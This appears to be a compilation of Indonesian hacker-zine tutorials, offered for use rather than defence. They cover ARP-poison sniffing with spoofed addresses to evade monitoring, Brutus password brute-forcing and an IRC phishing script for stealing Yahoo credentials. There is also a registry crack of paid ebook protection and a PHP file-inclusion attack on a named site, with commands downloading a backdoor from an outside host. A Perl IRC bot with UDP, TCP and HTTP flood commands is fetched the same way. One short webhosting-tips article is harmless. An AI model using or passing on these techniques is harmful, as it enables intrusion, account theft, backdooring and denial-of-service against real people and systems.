
Ok. Saya asumsikan anda telah menginstall Cain & Abel dan WinPcap(Windows Packet Capture, tersedia satu paket pada setup). Atur terlebih dahulu konfigurasi Cain & Abel. Klik *Configure* dan anda akan masuk ke configure dialog. Secara default program ini akan mendeteksi ethernet card komputer yang anda gunakan. Masuk ke bagian *APR(Arp Poison Routing)* dan pilih *Use Arp Request Packet (More Network Traffic)*. Karena untuk menangkap password user, kita perlu mendapatkan apa yang dikirimkan komputer user ke server bukan apa yang dikirimkan oleh server ke komputer user. User Internet Explorer yang melakukan Login ke sebuah website umumnya password yang dikirim tidak terenkripsi. Disarankan untuk memilih *Use spoofed IP and MAC addresses* dan mengisinya dengan IP komputer lain yang terdapat didalam satu jaringan. Anda tentu tidak ingin menggunakan *Use Real IP and MAC addresses* karena server didalam suatu jaringan umumnya juga terdapat program network monitoring. IP address lokal anda akan tercatat dan ketahuan ketika semua paket didalam jaringan ternyata melalui komputer anda.



Setelah selesai mengatur konfigurasi, klik *Start/Stop Sniffer* dan *Start/Stop APR*. Lalu di bagian sub menu *Sniffer* pilih Host dan klik *add to list* untuk Scan IP Lokal, tipe ethernet card dan MAC address semua komputer yang ada pada jaringan. Pilih APR ,klik *add to list* dan masukkan IP korban serta IP server untuk membajak paket komputer korban dengan meracuni *ARP routing*.

Saatnya anda melakukan aktivitas lain sembari menunggu para korban melakukan login ke website,icq, FTP dan lain lain.

Fungsi Cain & Abel terlalu banyak untuk dijelaskan secara satu-persatu pada artikel ini. Jika kita mengutak-atik lebih jauh dan mempelajari kegunaannya, Tidak salah jika Cain & Abel disebut sebagai “Program wajib para Hacker dan analis keamanan jaringan komputer”.



//-----Passware Kit Enterprise vers.6.1.

Passware Kit Enterprise adalah sebuah software dengan bundel program password recovery yang cukup lengkap untuk menangani masalah lupa password. Penjebolan password yang didukung oleh Passware Kit Enterprise versi 6.1 adalah sbb:

Lotus1-2-3, Acrobat, Symantec Act Database, Backup, EFS NTFS partition, FileMaker, Internet Explorer, Lotus Notes ID Notes, Microsoft Mail, Microsoft Money Database, MYOB, Microsoft Office (Excel, Word, Access, Powerpoint, Outlook, VBA), Organizer, Outlook Express, Paradox, Peachtree Accounting, Microsoft Project, Quattro Pro, QuickBooks, Quicken, RAR, Schedule, Windows XP-2000-NT, WordPerfect, WordPro, Zip


Program ini tidak akan dijelaskan disini karena penggunaannya cukup mudah. Drag & drop saja file yang akan di-crack dan tunggu prosesnya.

//-----Crack password website.

Tool : Brutus - Authentication Engine Test vers.2

Penjebolan terhadap sebuah server web dengan penggunaan Brutus-AET sudah sering dibahas. Tetapi tidak ada salahnya jika penulis menambahkan pada tutorial ini sebagai referensi. Sampai sekarang Brutus masih menjadi tool andalan para hacker (sistem analis juga....) untuk mendapatkan username dan password valid yang dapat menjadi akses ke web tersebut.

Penggunaanya juga cukup mudah karena menggunakan GUI (Graphic User Interface). Isi alamat IP di kolom *Target*, pilih *Type* atau service yang didukup oleh web seperti HTTP, FTP, POP3, Telnet dan SMB. Klik start dan biarkan si brutus melakukan tugasnya. Jika anda sudah mengetahui nama user target, cukup isikan ID Login di user file dan ceklis Single User. Konfigurasi dan metode penjebolan password dapat anda tentukan sendiri.



//-----

Social Engineering.

Sosial engineering atau “teknik menipu”. Meskipun sangat konyol, sangat LAMER atau kuno. Ternyata juga sangat akurat diterapkan untuk mendapatkan password dari account e-mail, irc nickname dll. Saya ingin membagikan pengalaman nyata ini kepada pembaca supaya anda lebih berhati-hati jika suatu saat menemui kasus seperti cerita dibawah ini.

Di channel coba perhatikan user yang chat (Biasanya di channel hacking atau channel help. Di mIRC pakai perintah **/list #*HACK*** atau **/list #*HELP***)

(korban) has joined #BlaBlaBla

<korban> Hi. Saya ingin meng-hack mail yahoo seseorang. Ada yang bisa bantu gue nga?pv saya segera (ini tipe orang jahat yang dijahati oleh orang lain)

<poni> hi.. mau hack account e-mail ya?

<korban> Loe bisa??

<poni> gampang kok.. loe punya e-mail di yahoo juga kan? loe kirim aja e-mail ke admin yahoo. Subject : FORGET PASSWORD? Isinya : I Forgot My Password, Please send me the password immediately

Forgotten mail password : emailygmaudihack@yahoo.com .

My current e-mail Password : pake password email elo yang sekarang. Harus cocok loh.

Kirim ke ForgetPass@yahoo.com (ini e-mail boongan yang kita buat sendiri. Anda bisa buat sendiri dan bikin alamat e-mail yang cukup meyakinkan korban)

<korban> saya coba dulu

(Hehehehe... sekarang kita nunggu apakah si koban. Mengirim e-mail ke ForgetPass@yahoo.com . 1 menit.... 2 menit.... dan binggo... dia melakukannya. Tetapi tunggu dulu... ketika kita login. Ternyata passwordnya ga cocok. Tunggu aja, korban bakal message ke <poni> lagi)

<korban> udah dikirim.. kapan ya di balas??

<poni> Nunggu aja. Ada Auto Reply kok. Trus u ikuti aja prosedurnya.

<korban> Ok, nunggu bentar ya. (kurang asem kan??. Uda punya niat jaat ga pandai terima kasih, suruh nunggu lagi.. sasaran empuk....)

(Lalu karena dia kirim password yang ga cocok. Kita reply e-mailnya :

To : korban@yahoo.com

Subject : PASSWORD FAILED

Dear yahoomail® User

Your e-mail account korban@yahoo.com password is incorrect. We Can not proceed to retrieve emailygmaudihack@yahoo.com . Please try again.

Yahoomail Staff)

<korban> eh. Udah di reply tapi Kok ga ada passwordnya??

<poni> Masa sih???? U pake hotmail ato e-mail lain selain yahoo kali.. jadi ga bisa. Ato passwordnya u salah ketik. Huruf besar ama huruf kecil beda loh..(HiHiHi)

<korban> Nga kok. Gue pake yahoo juga.. tapi passwordnya gue sembarang.

<poni> Lah..... ga bisa donk. Bot-nya kan pasti cocokin email ama passwordnya. Setelah itu baru diproses ama staff yahoo.prosesnya bisa sekitar 2 ato 3 jam. Paling lama satu hari. Coba lagi deh. Klo cocok, maka akan diproses. Tapi ingat loh.klo uda tiga kali salah password maka prosesnya di blacklist oleh bot. (Hehehehehe)

(Kali ini ternyata si korban mengirimkan e-mail dengan password yang cocok...lalu si poni reply lagi ke korban.

To : korban@yahoo.com

Subject : PASSWORD ACCEPTED

Dear yahoomail® User

Your e-mail account korban@yahoo.com is valid. We are proceeding to retrieve emailygmaudihack@yahoo.com . The password will be sent to your e-mail in about 24 Hours.

Thank you for using yahoo mail.

Yahoomail Staff)

<korban>udah tuh. Bye.. (Tuh kan kurang ajar banget...)

Setelah dapat account e-mail si korban, terserah deh mau diapain. Kirim virus ke temen-temennya. Bongkar isi mailbox. Klo beruntung u bakal dapat informasi rahasia atau password lain seperti nickname di irc, account friendster, account situs judi bola dll. Tapi sangat disarankan untuk di lihat aja. Jangan merusak sesuatu yang telah anda dapatkan.

//-----Referensi.

- [1] Baca-baca di buku
- [2] Paman Google
- [3] Chat Room
- [4] Forum
- [5] Para Senior.

//-----Manifesto.

B3rg48ungl4h 83r54m4 k4m1 un7uk dun14 d19it4l y4n9 l38ih b41k
B33 f33l fr33 t0 jo1n u5 for @ b3tt3r d191t4l w0rld

//-----Profil penulis



Nick : poni @t #Khuntong #YogyaFree #Xcode irc.dal.net
Kontak : ferdianelli/at/yahoo.com
Website : [Http://www.poniponi.tk](http://www.poniponi.tk)
TTL : Pontianak, XX April 1983
Mesin : Intel P4 HT 3.06, 512mb DDRam, 200GB HDD, 256mb Graphic Adapter.
Operating System :
OS : Windows XP Prof – Linux Xandros 3.0
Sidekick OS : Knoppix, BackTrack 2.0.
Proyek : Mengembangkan komunitas XCode dan pemerhati komputer di pontianak.

Saya tidak berprestasi di sekolah maupun di Universitas. Saya hanya seseorang yang berkemampuan normal seperti orang awam pada umumnya. Saya menggunakan komputer pertama kali pada tahun 1995 dan tidak tertarik sama sekali. Menganggap komputer sebagai alat penunjang pendidikan formal saja dan kotak untuk bermain game. Tahun 2001, internet booming. Saya mulai bermain chatting, kirim-kiriman e-mail, dan buka situs porno tentunya (wajar kan???). Tertarik dengan komputer secara

mendalam dari tahun 2003 sampai sekarang. Bergabung dengan Yogyafree / X-Code dari tahun 2006. Membuat Program pendukung aktivitas hacking seperti : Xremote (Trojan / PC Remoter), Digital Blaster (Internet & Network Flooder), Parolix (Port Scanner, Binder, irc client, Words Generator).

Menurutku, seorang Hacker adalah penggilah komputer sejati yang selalu mau dan mau mempelajari sistem perangkat keras/perangkat lunak komputer, bahasa pemrograman, melakukan hal-hal untuk kemajuan informasi, memperbaiki kesenjangan digital masyarakat. Hacker menemukan celah keamanan untuk memanfaatkannya secara tertutup ataupun sebaliknya memberitahukan kepada vendor. Hacker menciptakan sesuatu lalu membaginya ke publik dengan menyarankan untuk tidak merusak tetapi juga memberikan kebebasan untuk menggunakan. Hacker bersifat bebas, dia bisa saja menjadi pahlawan komputer ataupun menjadi seorang bajingan perusak. Itu semua tergantung dari apa yang dia pikirkan. Hacker adalah sebuah pengakuan publik, pengakuan dari orang-orang yang salut atas apa yang mampu dia lakukan. Hacker tidak selalu harus melakukan carding. Hacker tidak berarti hari ini dia telah berhasil mendeface puluhan situs dari bug yang telah ditemukan orang lain dan menulis pesan konyol yang bahkan ejannya tidak baku. Hacker tidak mendapatkan akses untuk merusak sistem seperti memformat hard disk atau menghapus data. Hampir semua Hacker mengerti pemrograman tetapi mubajir jika membuat virus yang tujuannya menonjolkan diri.

Saya pribadi mengakui bahwa saya pernah melakukan beberapa hal “Not a Hacker” di atas dan saya yakin banyak orang juga pernah. Tidak ada salahnya kok ☺. Itu semua hanya sebuah proses dan semua hacker dulunya juga seorang lamer. Kita memasukkan kata “hack” di kolom search google dan kita menemukan website keren. Kita membaca tutorial seseorang, kita tertarik, kita mencobanya, kita berhasil. Kita mencari exploit, kita copy-paste, kita compile, kita jalankan, kita mendapatkan akses. Kita belajar, bertanya, mencari tahu dan akhirnya kita mengerti. Kita duduk di depan monitor selama lima jam sehari bahkan lebih untuk menganalisa kode, mencoba software dan membuat sesuatu. Kita menjadi pecandu komputer dan kita sering lupa waktu. Kita telah mendapatkan sesuatu tetapi masih menginginkan lebih. Terlepas dari itu semua, ilmu pengetahuan adalah sesuatu yang unik. Bisa menjadi bekal, bisa juga menjerumuskan. Anda boleh memilih. menjadi si topi hitam atau si topi putih.

//-----Komunitas Xcode / Yogyafree , Pontianak.

Anda berdomisili di Pontianak dan adalah seorang Sistem Analis? Programmer? Administrator jaringan? Staff EDP? Konsultan keamanan? Teknisi Hardware? Benar-Benar Hacker? Software Cracker? Pakar komputer? atau mungkin hanya seseorang yang ingin tahu lebih tentang komputer? Saya adalah seseorang yang haus akan menerima dan dengan rendah hati ingin berbagi dengan anda. Dengan saling berbagi, kita akan menjadi seseorang yang lebih baik bukan? Dukunglah komunitas XCode di kota Pontianak. Kontak saya melalui e-mail atau di irc jika anda berminat.

X-Code, Yogyafree. Wilayah Pontianak :

Pesan :

Andr3^81 (Apakah lokasi anda masih di Pontianak? Tolong kirim e-mail buat saya ya ☺)

Rekan yang sudah bergabung :

- [1] Tholhah . (Baru via e-mail dan sms aja ya? Blom ketemuan dari kemaren, klo kamu juga telah baca pesan ini, ajak rekan-rekanmu yang saat ini lokasinya di Pontianak untuk ikut bergabung. Lucu kan kalo gathering cuma dua org).
- [2] Nama anda seharusnya ada disini juga. (Kita ada tanpa membedakan suku, ras dan agama, yang ada adalah kita mempunyai keinginan untuk belajar).

Agenda Komunitas :

- [1] Gathering untuk saling mengenal satu sama lain.
- [2] Berbagi pengetahuan tentang komputer, hacking dan sekuriti.
- [3] Berbagi Software, Hack tools, source code, Distro dan Linux-Live CD.
- [4] Presentasi dan demo hacking.
- [5] Dll.

//-----Gr33tz

#Xcode / #YogyaFree : ^family-code^, Milo_Crew, ^rumput_kering^, t3l0^b4k4r. ^Quick_Sniffer^, a-n-d-i-e, JerryMaheswara, Tholhah dan semua Staff X-Code
#Khuntong : FenFend, Bomber^Fc,b^z
#Biak : da_jackass
#Jasakom : Reynaldo
#JavaHack : Narsis / Ita
#Khuntien : butongpai, firefox, roles
#Hacking-&-Security : Dubb
#Legions irc.undernet : Lothos

Johnny_demonic, Trixtar, y3dips – echo, s`to.

// End Of File

Menembus proteksi ebook Studio KataKata



Ketemu lagi sama saya, artikel saya kemaren tentang ngekrek game, ada yg udah pernah nyoba blom ? yah memang gak berguna sih artikel entuh tapi artikel sekarang dijamin deh pasti berguna buat semua yang suka surat2an sama artis2 luar negeri. Eh iya ada yg dah tau blom alamat email selebriti luar negeri? Kemaren pas lagi browsing eh pas ketemu juga nih alamat di yahoo group. saya download ebook alamat email selebriti, wah seneng juga bisa tau email2nya jackie chan, jim carey ,dll. tapi pas saya buka koq malah disuruh bayar ? pertama dicari2 string2 pake debugger (sebelumnya di decompres dulu soalnya nih program di upx-in) wah gak ada(apa gak ngerti ?), terus di diasembler biar keliatan bahasa assemblernya (wah rumit banget deh). yah akhirnya cara terakhirnya pake cara yang biasanya kurang efektif yaitu registry (tapi ternyata berhasil loh).

Caranya :

1. Download di <http://groups.yahoo.com/group/ebookmaniak>
dibagian file cari : selebmail.zip atau linknya langsung

http://f1.grp.yahoofs.com/v1/4PpHRstdGGBYB8n1RfKaXZ2FCZYFSnuo32R83TM5h4U68yqO_UHCy-GbKg08zv5j-9S-5Q3K6-bqIPpZHPuYzWI1LWSRwiqNpTcR/selebmail.zip (daftar dulu jadi member biar bisa download)

2. Setelah disimpan lalu ekstrak dng winrar atau winzip
3. Jalanin selebmail.exe, loh kok disuruh masukin password ? tenang skip aja, masukin sembarang terus program akan keluar otomatis. jalanin lagi deh programmnya terus nanti muncul tulisan kalo mau buka tuh file harus bayar dulu. tutup aja tuh program (ngapain bayar?)!
4. Lalu biar gak bayar gimana ? tenang ! buka regedit.exe pake windows run trus tuju alamat ini : HKCU/software/NATATA ebook/ALAMAT EMAIL SELEBRITI DUNIAPLTNM00050304 double klik string yang namanya : exeal ubah nilainya jadi 1 (aslinya pasti 0)
5. Jalanin lagi tuh program, kalo bener sih tulisan suruh bayar udah gak muncul Lagi tapi malah muncul form login. kalo udah sampe sini mah gampang.
6. Klik tombol search di toolbar atas. trus di form kiri dikotak searchnya masukin karakter apa aja.


contohnya angka 0

7. Nanti di sebelah kiri bawah bakal muncul semua halaman yg ada di ebook ini. kilk tulisan SelebritiDunia (tulisan lain juga bisa tapi gak ada bookmarknya) kalo udah pasti bakalan ngeliat halaman baru disebelah kanan tutup kotak searchnya terus pake deh programnya seperti biasa (kayak di acrobat reader) sebelumnya maaf kalo gak ada gambar panduannya terus juga maaf buat studio KataKata yg udah susah payah bikin nih program tapi saya yakin kalo bukan Cuma saya yang pertama kali berhasil ngebuka proteksi program ini. sebenarnya ini mungkin cuma lubang kecil yg lolos dari pengamatan doang.

Oleh :

Max And (rumah_max@yahoo.com.hk)

[Tutorial] PHP injection! [+contoh SHELL]



Hello World! Mungkin tutorial ini rada basi sih.. cma /me cma mo share azah! anak2 demohacking pasti da pada tau.. PHP injection...

Pertama2 kita buka google.com , kita memasuk kan keyword nya di sana, keyword nya yg di maksudkan di sini adalah dork,.. [bisa di lihat di millw0rm.com cari sendiri yg laen]

Kita mulai saja!

sources/lostpw.php?FORM[set]=1&FORM[session_id]=1&CONFIG[path]=
allinurl%3Aindex.php%3Fa%3Ddisplay

allinurl:index.php?a=display
allinurl <=- mencari setiap kata pada url...

index.php?a=display

sources/lostpw.php?FORM[set]=1&FORM[session_id]=1&CONFIG[path]=
http://www.historywebsites.com//index.php?a=display <=- tampil pada
google

http://www.historywebsites.com// <=- victim domain

index.php?a=display <=- DORK... kata kunci pada google...

http://www.historywebsites.com/sources/lostpw.php?FORM[set]=1&FORM[s
ession_id]=1&CONFIG[path]=

www.[domain].com/[path]/[file]?[BUGS]=[injector]?

injektor nya ada di link : http://www.geocities.com/yogya_hack/becak.tar.gz
dan <http://evilarmy.hostcentric.com/becak.tar.gz>.

Diatas adalah r57, kalau sudah masuk ke web nya.. jangan lupa pasang backdoor. cara nya :

```
lwp-download http://www.geocities.com/yogya_hack/becak.tar.gz;ls -lia
```

```
jgn lupa... letak kan file nya di direktory yg permission drwxrwxrwx
```

```
find . -type d -perm 777
```

```
cari dari direktori skr sebuah direktori lain yang bisa di tlis...
```

```
find . -type f -perm 777 <=- mencari file
```

```
find / -type d -perm 777 <=- mencari dari direktori / (root)
```

Backdoor PHP :

1. lwp-download http://www.geocities.com/yogya_hack/becak.tar.gz

2. mv becak.tar.gz door.php

Contoh Hasil Site backdoor:

[http://www.target.com/\[path\]/door.php](http://www.target.com/[path]/door.php)

Okeh, sekian dulu, sector clear.

Thanks Goes To:

ZeTH a.k.a s3t4n [Big thanks for finding the bugs!]

^MoNgOnDoW^ [Big thanks for lending the room!]

YF Xcode Big Famz! [thanks for support!]

^F_C^ [you know me!]

and all crewz!

#Becak & B-H-T crewz Vaksin13 OoN_BoY [makes me smile all the time!]

Oleh :

Jack-

Tips Memilih Webhosting



Saat ini sangat banyak layanan jasa Webhosting di Indonesia, baik yang menggunakan Server Lokal (IIX) maupun server di luar negeri (US/Singapore,ect), oleh karena itu bagi anda yang merencanakan membuat website/blog/portal yang tentunya memerlukan webhosting untuk menempatkan data-data website, anda harus memahami betul kredibilitas dari penyedia hosting tersebut, selain kredibilitas ada beberapa hal lain yang harus di perhatikan antara lain :

1. Harga

Harga memang sangat umum dijadikan patokan para penyewa jasa webhosting, semakin murah harga sewa maka akan semakin banyak orang yang tertarik, namun perlu diperhatikan bahwa tidak semua jasa penyewaan webhosting yang murah akan memberikan pelayanan yang maksimal dan juga sebaliknya mahal juga belum tentu bagus jadi masalah harga relative, biasanya pelayanan dan space akan mempengaruhi harga, semakin baik pelayanan dan semakin tinggi space yg di sewa maka harganya akan semakin tinggi juga.

2. Server

Server yang baik memang berada di Indonesia ini akan memudahkan aksesibilitas apabila target pengaksesnya lebih banyak berada di Indonesia namun jika targetnya pengaksesnya dari sebaiknya (luar Indonesia) pilihlah server yang di luar (US Server), namun ini bukan penyedia webhosting yang di luar negeri melainkan hanya lokasi servernya saja. Hal ini banyak di jumpai di beberapa penyedia layanan webhosting pada umumnya mereka menawarkan 2 jenis layanan yakni menggunakan server di Indonesia maupun di Luar Negeri. Untuk masalah harga perbedaanya tidak terlalu jauh.

3. Bandwith/Traffic

Setiap akses ke website anda maka traffic anda pun akan naik hal ini akan mempengaruhi bandwith yang di berikan sekaligus apabila kapasitas bandwith yang di sediakan habis maka anda akan dikenakan biaya tambahan namun sejauh ini hal ini masih belum terlalu signifikan pengaruhnya, namun jika suatu saat trafik anda sangat tinggi perlu memperhatikan kapasitas yang diberikan oleh penyewa webhosting.

4. Space

Ruang untuk ditempati pun tidak luput dari perhatian khusus anda yakni space pada umumnya space yang ditawarkan mulai dari 25 Mb Hingga Unlimited (*Unlimited? 99% tidak mungkin. Harap berhati-hati dengan layanan semacam ini). Harganya yang ditawarkan pun bervariasi, semakin besar jumlah space maka semakin tinggi juga nilainya. Untuk menghemat maka anda harus dapat menentukan jumlah space yang akan anda sewa sesuaikan dengan kebutuhan anda sendiri

5. Team Support

Pastikan dukungan teknis dari penyedia hosting anda 1×24 jam bahkan yang live support sekaligus, hal ini untuk membantu anda saat mengalami masalah terhadap website anda yang barang tentu berkaitan dengan tempat anda meletakan data anda di webhosting tadi, agar tidak terjadi hal2 yang diluar keinginan anda.

6. Fitur

Fitur adalah salah satu pilihan yang dapat anda gunakan dalam mengembangkan kredibilitas website anda mulai dari dukungan server side scriptnya (ASP, PHP, CGI, JAVA dsb), Email Account, SQL (database) juga untuk monitoring trafik dan log untuk mengetahui jumlah pengakses serta aktifitas atas website kita

7. Control Panel

Dalam management webhosting kita akan diberikan control panel untuk mengatur inventaris data kita dengan mudah, oleh sebab itu pastikan control panel yang easy for use dan user friendly agar memudahkan anda dalam mengatur inventaris data website anda.

8. Trial Hosting

Untuk lebih memantapkan kredibilitas sebuah jasa layanan hosting dan membuktikan fitur dan layanan, control panel yang di gunakan maka mintalah trial hosting agar anda lebih nyaman sebelum anda memutuskan untuk memilih jasa webhosting tersebut.

By masdapit “ www.indowebiz.com “ IIX / US Hosting Provider

BOT Scanner [TOOL] + [TUTOR] + [FEATURE]



Hello World, ini adalah Bot Scanner yang di jalan kan di MIRC!
berbeda dengan bot netgate..[utk proteksi chan dll..], ini salah satu bentuk Bot perl.. ah.. apa pun namanya lets try it!

Saya anggap temen2 sudah memiliki shell..[php shell/ssh/what ever you name it!], sektor clear... kita lanjut.

Pertama-tama kita masuk kan file nya ke dalam shell [kalo loem ngerti apa itu shell.. google.com bisa membantu], command yg di gunakan untuk memasukan file ke dalam server :

```
lwp-download http://evilarmy.hostcentric.com/scan.txt
wget http://evilarmy.hostcentric.com/scan.txt
curl -f -O http://evilarmy.hostcentric.com/scan.txt
lynx http://evilarmy.hostcentric.com/scan.txt
fetch http://evilarmy.hostcentric.com/scan.txt
```

Cara memakai bot nya adalah sbb:

```
perl scan.txt [nama.server.irc] [nick.bot] [identd.bot] [nama.channel] [Owner]
[fake.process]
```

contoh nya..

```
perl      scan.txt      matrix.dal.net      NickBOT      IdentdBOT
1m.n0b0dy.d0nt.fuck1ng.wh01s.ME Kucing /usr/bin/httpd
```

Setelah itu, tunggu pada channel yg di masukkan. Bot akan join pada channel tersebut.

Kegunaan bot:

- TheScanners- (@Command List Kucing)
- TheScanners- (@Copyright (C) 2007)
- TheScanners- <----->
- TheScanners- (!n0b0d1) (@help) [untuk membaca help]
- TheScanners- (!n0b0d1) (@scan) <timer> <vul> <key> [untuk scan website]
- TheScanners- (!n0b0d1) (@portscan) <IP/ domain Name> [port scanners]
- TheScanners- (!n0b0d1) (@cekshell) <http://www.victim/file.php?vul=> [mengecek vuln website]
- TheScanners- (!n0b0d1) (@udpflood) <IP> <packet-size> <time> [ddos method]
- TheScanners- (!n0b0d1) (@tcpflood) <IP> <port> <time> [ddos method]
- TheScanners- (!n0b0d1) (@httpflood) <www.website.com> <time> [ddos method]
- TheScanners- (!n0b0d1) (@say) <msg> [memberi pesan pada irc]
- TheScanners- (!n0b0d1) (@join) <#> [memasuk kan bot ke channel]
- TheScanners- (!n0b0d1) (@part) <#> [keluar dari channel]
- TheScanners- (!n0b0d1) (@nick) <nick> [mengganti nick bot]
- TheScanners- (!n0b0d1) (@msg) <#/nick> [memberi pesan ke channel / nick]
- TheScanners- (!n0b0d1) (@tsunami) <banyak pesan> <#/nick> <msg> [tsunami.. what else?]
- TheScanners- (!n0b0d1) (@op) <nick> [memberi akses op pada user]
- TheScanners- (!n0b0d1) (@deop) <nick> [ngedeop user]
- TheScanners- (!n0b0d1) (@voice) <nick> [memberi voice]
- TheScanners- (!n0b0d1) (@devoice) <nick> [devoice.. ~_~]
- TheScanners- (!n0b0d1) (@fs) <email> [melihat fs dari email]
- TheScanners- (!n0b0d1) (@milw0rm) [cex bugs pada milw0rm.com]
- TheScanners- (!n0b0d1) (@reset) [mereset settingan awal]
- TheScanners- (!n0b0d1) (@die) <msg> [mematikan bot]
- TheScanners- TheScanners (@back) <ip> <port> [mbuh ah]
- TheScanners- TheScanners (@command² di atas) [ada yg tau?]
- TheScanners- <----->

URL untuk file scan : <http://evilarmy.hostcentric.com/scan.txt>

Salam Hangat!

Jack-

Super Thanks To VOP crew!

Vaksin13 OoN_BoY Paman [never stops without y'all]

s3t4n [thanks for the box..]

[^]MoNgOnDoW[^] [udah FIT?]
Syahrani [The Love In My Heart!]

Greetz TO:
Jian [Where Are You Been?]
YogyaFree Big Family [You Are The Best]
Y_F [You Know Me]

Hack In The BOX!!!

SIMPLY MANUAL CRACK FOR PLANET SOURCE CODE COMBO CD

KanXreeN

